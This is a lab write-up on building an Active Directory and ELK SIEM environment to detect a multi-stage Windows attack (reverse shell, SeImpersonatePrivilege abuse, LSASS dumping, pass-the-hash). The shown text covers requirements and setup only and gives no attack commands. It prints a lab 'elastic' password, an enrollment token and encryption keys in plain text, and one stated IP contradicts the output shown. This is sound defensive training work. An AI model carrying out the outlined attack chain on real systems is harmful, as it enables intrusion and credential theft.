Multi-Stage Active Directory Attack Detection using ELK SIEM

0. Project Requirements

Objectives :

Build a realistic Active Directory lab
Simulate a multi-stage Windows attack chain
Collect and analyze telemetry in ELK SIEM
Design a detection rules mapped to MITRE ATT&CK

Prerequisites / Lab Setup

1. Infrastructure Requirements

You need to install the following virtual machines:

Machine	OS	Purpose
Domain Controller	Active Directory Domain Services	Windows Server (2019/2022)
Domain Client	Windows 10 / 11	Victim workstation
SIEM	Ubuntu Server	ELK Stack

2. Active Directory Configuration

Install Active Directory Domain Services on Windows Server Promote server to Domain Controller (DC)

Create: At least one domain user One privileged (Domain Admin) account Join the Windows Client machine to the domain

3. Logging & Telemetry

Windows Logging :
Enable the following on both DC and Client:

Advanced Audit Policy PowerShell logging (Script Block + Module logging) Process creation (4688) with command-line arguments Credential access auditing

Log Forwarding

Send logs to ELK SIEM (via Winlogbeat / Elastic Agent)

Required Log Sources :

Security Event Log
Sysmon (recommended but optional)
PowerShell Operational Logs
Attack Scenario You must execute the following attack chain from attack side and validate that telemetry is ingested into ELK

Step 1 – Initial Access: Reverse Shell

Objective
Establish an initial foothold on the Windows Client.
Required Action :
Generate and deliver a reverse shell payload
Obtain a session on the Windows Client

Step 2 – Privilege Escalation: Seimpersonateprivilege

Objective
Escalate privileges from standard user to SYSTEM.
Required Action
Use SeImpersonatePrivilege abuse

Step 3 – Credential Dumping: LSASS Memory

Objective
Extract credentials from the compromised client.
Required Action
Dump LSASS memory using Sysinternals or equivalent

Step 4 – Lateral Movement: Pass-the-Hash to Domain Controller

Objective
Move laterally from the Windows Client to the Domain Controller.

Required Action

Use dumped NTLM hashes
Authenticate to the DC using Pass-the-Hash

Detection Engineering Tasks

For each attack step, you must create at least one detection rule in Sigma and deploy it on ELK.

Rule Requirements

Each detection rule must include:

1. Rule Name
2. MITRE ATT&CK Technique ID
3. Log Source(s)
4. Required Fields
5. Detection Logic
6. False Positive Considerations

Report

In the report, you must:

- Attack simulation steps
- Trigger each detection successfully
- Show alerts generated in ELK
- Detection Rule in Sigma and ELK format

1️⃣ Executive Summary

1.1 Objective

The purpose of this project is to design and validate detection capabilities against a realistic multi-stage Windows attack in an Active Directory environment.

The lab simulates:

- Initial compromise of a domain-joined workstation
- Privilege escalation to SYSTEM
- Credential dumping from LSASS
- Lateral movement to the Domain Controller

All attacker activities were logged, ingested into ELK SIEM, and detected using custom Sigma-based detection rules mapped to **MITRE ATT&CK**.

1.2 Key Outcomes

- Successfully built an Active Directory lab environment
- Executed a realistic attack chain
- Validated telemetry availability
- Designed and triggered detection rules for each attack stage

---

2️⃣ Lab Architecture & Environment

2.0 Infrastructure Overview

Machine	OS	Role	Components
Domain Controller	Windows Server	Active Directory	AD DS, Winlogbeat , Sysmon
Domain Client	Windows 10/11	Victim Workstation	Winlogbeat , Sysmon
SIEM Server	Ubuntu Server	Centralized Logging	Fleet Server , Elasticsearch, Kibana
Attacker Machine	Ubuntu Linux	Attack Simulation	Metasploit, mimikatz, wmiexec / smbexec , etc.

2.0.1 Regarding Log Redirection

🔄 Note on the Assimilation Strategy: Initially, the lab was set up to test the Fleet-managed Elastic proxy (as described in the setup steps below) to explore modern centralized management. However, for the final attack simulation and detection phase, I chose to use Winlogbeat.

- Why Winlogbeat for the final phase?
  - Precise Control: Winlogbeat enables precise manual binding of Windows event fields to Elasticsearch indexes.
  - Sigma Compatibility: Winlogbeat provides a straightforward, classic format that is fully compatible with the standard Sigma rules used in this project.
  - Resource Efficiency: Most importantly, and because the VMs crashed multiple times, Winlogbeat maintains low memory consumption on the domain controller and client virtual machines during the attack execution.

2.0.2 Network Architecture

- All devices are on the same internal network (NAT).
- The domain client is joined to an Active Directory domain.
- Logs are forwarded to ELK via Winlogbeat/Elastic Agent.
- **Data Collection:** Logs are collected from devices (the domain controller and the client) using **Elastic Agent** and **Sysmon**.
- **Data Ingestion:** Logs are sent directly to **Elasticsearch** (via port 9200) where they are indexed and stored.
- **Visualization and Detection:** We use **Kibana** as a graphical interface for threat detection and enforcement of detection rules.

> 💡 **Network Configuration Note:**
> All devices are connected primarily via **Host-only Network** (`192.168.56.0/24`) to allow internal communication between Domain Controller, Windows Client, and SIEM server.
> Additionally, a **NAT adapter** is configured on each VM (Adapter 2) to allow internet access without interfering with the internal network.

2.1 Building a SIEM Server

I wrote all of this before and published it here as well | LINK

2.1.0 First, I will activate the VirtualBox tools on this virtual machine :

- On Debian/Ubuntu distributions:

```
sudo apt update
sudo apt install build-essential dkms linux-headers-$(uname -r)
```

1. From VirtualBox: `Devices → Insert Guest Additions CD image`
2. In the Linux terminal:

```
sudo mount /dev/cdrom /mnt
sudo /mnt/VBoxLinuxAdditions.run
```

3. After installation is complete, **reboot** the machine:

```
sudo reboot
```

4. Enable **Shared Clipboard** and **Drag & Drop**:
    - Devices → Shared Clipboard → Bidirectional
    - Devices → Drag & Drop → Bidirectional

2.1.1 Install Elasticsearch, Kibana, and Logstash (ELK Stack) in SIEM Server

Official Reference:

Install Elasticsearch with Debian Package

Install Kibana with Debian package

Step 1: Switch to Root and Update System :

```
sudo apt update
```

Step 2: Add Elasticsearch GPG Key and Repository :

```
wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo gpg --dearmor -o /usr/share/keyrings/elasticsearch-keyring.gpg

echo "deb [signed-by=/usr/share/keyrings/elasticsearch-keyring.gpg] https://artifacts.elastic.co/packages/9.x/apt stable main" | sudo tee /etc/apt/sources.list.d/elastic-9.x.list
```

Step 3: Install Dependencies :

```
sudo apt-get install apt-transport-https -y
sudo apt update
```

Step 4: Install Elasticsearch :

```
sudo apt-get install elasticsearch -y
```

📌 **During installation**, Elasticsearch will automatically:

- Create `elasticsearch` user and group.

- Enable **security auto-configuration** (authentication + TLS).
- Generate a **password** for the built-in `elastic` superuser, for example:

```
The generated password for the elastic built-in superuser is :
SRAOQsz3*Q6B=QDG*j6F
```

Important Commands after Installation :

```
sudo systemctl daemon-reload

sudo systemctl enable elasticsearch.service

sudo systemctl start elasticsearch.service
```

> ✅ Verify status (**elasticsearch**):

```
sudo systemctl status elasticsearch
|
|
siem@siem:~$ sudo systemctl status elasticsearch
[sudo: authenticate] Password:
● elasticsearch.service - Elasticsearch
   Loaded: loaded (/usr/lib/systemd/system/elasticsearch.service; enabled;
preset: enable>
   Active: active (running) since Mon 2025-12-22 23:04:38 EET; 16s ago
```

Step 5: Install Kibana and Logstash

```
sudo apt-get install kibana logstash -y

sudo systemctl enable kibana.service

sudo systemctl start kibana.service
```

> ✅ Verify status (**Kibana**) :

```
sudo systemctl status kibana.service
|
|
siem@siem:~$ sudo systemctl status kibana.service
● kibana.service - Kibana
   Loaded: loaded (/usr/lib/systemd/system/kibana.service; enabled; preset:
```

```
enabled)
   Active: active (running) since Mon 2025-12-22 23:03:32 EET; 2min 40s ago
```

During the installation, the following will be done:

- A **dedicated user and service** for **Kibana** will be created.
- A **Kibana Keystore file** will be set up to store sensitive values.
- **Logstash** will be configured to process logs in the future.

Step 6: Install curl (to test Elasticsearch connection) :

```
sudo apt-get install curl -y
```

2.1.2 Configure Elasticsearch

After installing Elasticsearch, the next step is to configure it to make it accessible from your local network.

Open the configuration file:

```
sudo nano /etc/elasticsearch/elasticsearch.yml
```

2️⃣ Edit the following lines:

```
# Network interface:
network.host: 0.0.0.0

# Un-comment and set the port:
http.port: 9200
```

> Then **Save and Exit**.

3️⃣ Check your IP address :

```
ip a
```


Example output:

```
inet 192.168.56.103/24 brd 192.168.56.255 scope global dynamic noprefixroute
enp0s3
```

> In this case, the server IP is **192.168.1.16**

4️⃣ Test Elasticsearch in your browser:

Open the following link: 🔗 `https://192.168.56.103:9200/`



> ✅ **Elasticsearch configuration is complete!**

2.1.3 Configure Kibana

After installing Kibana, we need to configure it, connect it to Elasticsearch, and make sure it runs automatically as a service.

1️⃣ Edit the Kibana configuration file

```
sudo nano /etc/kibana/kibana.yml
```

Modify the following lines:

```
# Network interface:
server.host: "0.0.0.0"

# Port number:
server.port: 5601
```

> Then **Save and Exit**.

2️⃣ Create an Enrollment Token for Kibana

(Execute this on the Elasticsearch server)

```
sudo /usr/share/elasticsearch/bin/elasticsearch-create-enrollment-token -s kibana
```

✅ Example output:

```
eyJ2ZXIiOiI4LjE0LjAiLCJhZHIiOlsiMTkyLjE2OC4xLjE2OjkyMDAiXSwiZmdyIjoiOTMwYWI1MTViNTkwMDAxOTUxY2YxMTczN2M5NWY3NzA3NmFiNmY1NDNjMTM0OGExYTNkZGE1NTYyZGQ5MDFiNSIsImtleSI6IkYOVDNzWmtCcE1VNGVESlVrbl9kOnYxcEx2Tkg4U1hLTzVMNmcwbGZoNVEifQ==
```

> This token will be used to register Kibana with Elasticsearch.
> ⚠️ Note: It's valid for **30 minutes only**.

3️⃣ Enable Kibana to start automatically on boot

```
sudo systemctl daemon-reload
sudo systemctl enable kibana.service
sudo systemctl start kibana.service
```

- `enable` creates a symlink so that Kibana starts automatically on boot.
- `start` launches Kibana immediately.

4️⃣ Verify Kibana service status

```
sudo systemctl status kibana
```

> If you see **Active (running)**, Kibana is now running but not yet registered with Elasticsearch.

5️⃣ Register Kibana with Elasticsearch

In the status output, you'll find a link like:

```
http://<host-IP>:5601/?code=<6-digit-code>
```

🔹 Example: `http://localhost:5601/?code=035706`

Open this link in your browser, and you'll be prompted to enter the **Enrollment Token** you created earlier.

6️⃣ Login to Kibana

Use the same credentials generated during the Elasticsearch installation:

- **Username:** `elastic`
- **Password:** `SRAOQsz3*Q6B=QDG*j6F`

> - Once authenticated, Kibana will complete registration and connect to Elasticsearch.
> - ✅ **Kibana is now successfully configured and linked to Elasticsearch!**


2.1.4 At this stage, the SIEM is now up and running successfully. ✅ But Wait This time, I'm the one who will add the rules.

2.1.4 Generate Encryption Keys

I solved this problem before and wrote a simple article about it. | LINK

- Before starting the lab or running detection and alert rules in the SIEM/ Environment, the goal is to avoid common operational issues (such as connectivity problems, encryption key errors, permission issues, or configuration mistakes).
- This step also provides a checklist to ensure the environment is set up securely and in a repeatable manner.
- When moving to **Security → Rules**, you might encounter the following message:

```
Unable to create actions client because the Encrypted Saved Objects plugin is missing encryption key. Please set xpack.encryptedSavedObjects.encryptionKey in the kibana.yml or use the bin/kibana-encryption-keys command. (500)
```



Cause :

Kibana requires an encryption key to secure certain sensitive objects, such as Connectors, Actions, and Saved Objects.
Without this key, you won't be able to save or run any alerts.

What Are "Encrypted Saved Objects"?

- Every time you create an Alert, Rule, or Connector, Kibana stores the configuration as a Saved Object.
- Some of these objects contain sensitive data (like passwords, tokens, or API credentials), so Kibana encrypts them using the following key:

```
xpack.encryptedSavedObjects.encryptionKey
```

Where's the Problem?

- Kibana can't find this key inside the configuration file:

```
/etc/kibana/kibana.yml
```

> As a result, the **Actions and Alerts** system fails to start.

Solution — Generate Encryption Keys

1️⃣ Generate the Keys

Run the following command:

```
sudo /usr/share/kibana/bin/kibana-encryption-keys generate
```

Example Output:


```
Settings:
xpack.encryptedSavedObjects.encryptionKey:
f33d08ae9217567c3af61e4754b140c9
xpack.reporting.encryptionKey: 971e27adaddcd0e3bcd1629b2d1b26fe
xpack.security.encryptionKey: 70faae08f08070b49974a17f391c6816
```

2️⃣ Edit the `kibana.yml` File

- Open the file for editing:


```
sudo nano /etc/kibana/kibana.yml
```

- Add these lines at the end of the file (replace with your generated keys):



3️⃣ Restart Kibana

```
sudo systemctl restart kibana
# And
sudo systemctl daemon-reload
```



> - After restarting, you'll notice that the **Rules** page in Kibana loads normally, and **Connectors** can be created without any errors.
> - ✅ The SIEM is now up and running successfully

3️⃣ Active Directory Configuration

3.1 Installing Guest Additions Tools on a Windows And WinServer VMs

- Start my Windows And WinServerVM.
- From the VirtualBox top menu:
  `Devices → Insert Guest Additions CD image…`
- Inside Windows:
  - Go to the newly added CD.
  - Run `VBoxWindowsAdditions.exe` (choose the version according to your system, 32-bit or 64-bit).
- Follow the steps and click **Reboot** after installation.


-. After restarting:
- Enable **Shared Clipboard** and **Drag & Drop**:

```
Devices → Shared Clipboard → Bidirectional
Devices → Drag & Drop → Bidirectional
```

> ✅ Now your Windows VM is ready for copy, paste, and sharing.

3.1.1 Change the device name (Hostname):

From **Start ⇒ Settings ⇒ System ⇒ About ⇒ Rename this PC (Advanced)**
In the **Computer name** field: `DC` And In Win-11 **Computer name** : `WIN-1`



Click **OK**, then **Restart Now**.

- I confirmed that the name was successfully changed using the **CMD**:

```
C:\Users\Administrator>hostname
DC
```

> Everything looks perfect! ✅

3.1.1 Make sure that Windows , WinServer and SIEM are on the same network :

> 💡 **Network Configuration Note:**
> All devices are connected primarily via **Host-only Network** (`192.168.56.0/24`) to allow internal communication between Domain Controller, Windows Client, and SIEM server.
> Additionally, a **NAT adapter** is configured on each VM (Adapter 2) to allow internet access without interfering with the internal network.

- in Windows-Client ping Devices :

```
C:\Users\AdminUser>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:
  Connection-specific DNS Suffix  . :
  IPv4 Address. . . . . . . . . . . : 192.168.56.102
  Subnet Mask . . . . . . . . . . . : 255.255.255.0
  Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet 2:
  Connection-specific DNS Suffix  . : home
  Link-local IPv6 Address . . . . . : fe80::c98c:1d46:7a51:79ed%18
  IPv4 Address. . . . . . . . . . . : 192.168.1.9
  Subnet Mask . . . . . . . . . . . : 255.255.255.0
  Default Gateway . . . . . . . . . : 192.168.1.1

C:\Users\AdminUser>ping 192.168.56.101
Pinging 192.168.56.101 with 32 bytes of data:
Reply from 192.168.56.101: bytes=32 time<1ms TTL=128
Reply from 192.168.56.101: bytes=32 time=1ms TTL=128
Reply from 192.168.56.101: bytes=32 time<1ms TTL=128
Reply from 192.168.56.101: bytes=32 time=1ms TTL=128

Ping statistics for 192.168.56.101:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Users\AdminUser>ping 192.168.56.103
Pinging 192.168.56.103 with 32 bytes of data:
Reply from 192.168.56.103: bytes=32 time<1ms TTL=64
Reply from 192.168.56.103: bytes=32 time<1ms TTL=64
Reply from 192.168.56.103: bytes=32 time=1ms TTL=64
Reply from 192.168.56.103: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.56.103:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Users\AdminUser>
```

- In Windows Server ping Devices :

```
C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:
  Connection-specific DNS Suffix  . :
  IPv4 Address. . . . . . . . . . . : 192.168.56.101
  Subnet Mask . . . . . . . . . . . : 255.255.255.0
  Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet 2:
  Connection-specific DNS Suffix  . : home
  Link-local IPv6 Address . . . . . : fe80::1128:f9b9:ae90:8132%19
  IPv4 Address. . . . . . . . . . . : 192.168.1.8
  Subnet Mask . . . . . . . . . . . : 255.255.255.0
  Default Gateway . . . . . . . . . : 192.168.1.1

C:\Users\Administrator>ping 192.168.56.103
Pinging 192.168.56.103 with 32 bytes of data:
Reply from 192.168.56.103: bytes=32 time<1ms TTL=64
Reply from 192.168.56.103: bytes=32 time=1ms TTL=64
Reply from 192.168.56.103: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.56.103:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

> I'm Not Ping a Win-Client Becouse a Firewall

- In SIEM Server ping Devices :

```
siem@siem:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP
group default qlen 1000
    link/ether 08:00:27:cb:7a:c6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.103/24 brd 192.168.56.255 scope global dynamic noprefixroute
enp0s3
```

```
    valid_lft 548sec preferred_lft 548sec
  inet6 fe80::a00:27ff:fecb:7ac6/64 scope link noprefixroute
    valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP
group default qlen 1000
  link/ether 08:00:27:f8:83:37 brd ff:ff:ff:ff:ff:ff
  altname enx080027f88337
  inet 192.168.1.10/24 brd 192.168.1.255 scope global dynamic noprefixroute
enp0s8
    valid_lft 548sec preferred_lft 548sec
  inet6 fe80::53ee:c237:ee7e:4802/64 scope link noprefixroute
    valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state
DOWN group default
  link/ether 8e:c6:54:c8:30:1a brd ff:ff:ff:ff:ff:ff
  inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
    valid_lft forever preferred_lft forever

siem@siem:~$ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=128 time=1.05 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=128 time=0.457 ms
^C
--- 192.168.56.101 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.457/0.751/1.045/0.294 ms
siem@siem:~$
```

> I'm Not Ping a Win-Client Becouse a Firewall

Machine	OS	IPs
Domain Controller	Windows Server	192.168.56.101
Domain Client	Windows 10/11	192.168.56.102
SIEM Server	Ubuntu Server	192.168.56.103

✅ **All devices are connected and everything is working perfectly.**

3.2 Promote Server to Domain Controller :

3.2.1 Installing Active Directory Domain Services

1. Open **Server Manager** → Click on **Add Roles and Features**.
2. Select **Role-based or feature-based installation** → Next.
3. Select the server from the list → Next.
4. Select **Active Directory Domain Services** → Click on **Add Features** when prompted → Next.
5. Continue clicking **Next** until you reach **Install**.
6. Click **Install** and wait for the installation to complete → then click **Close**.

3.2.2 Upgrade Server to Domain Controller

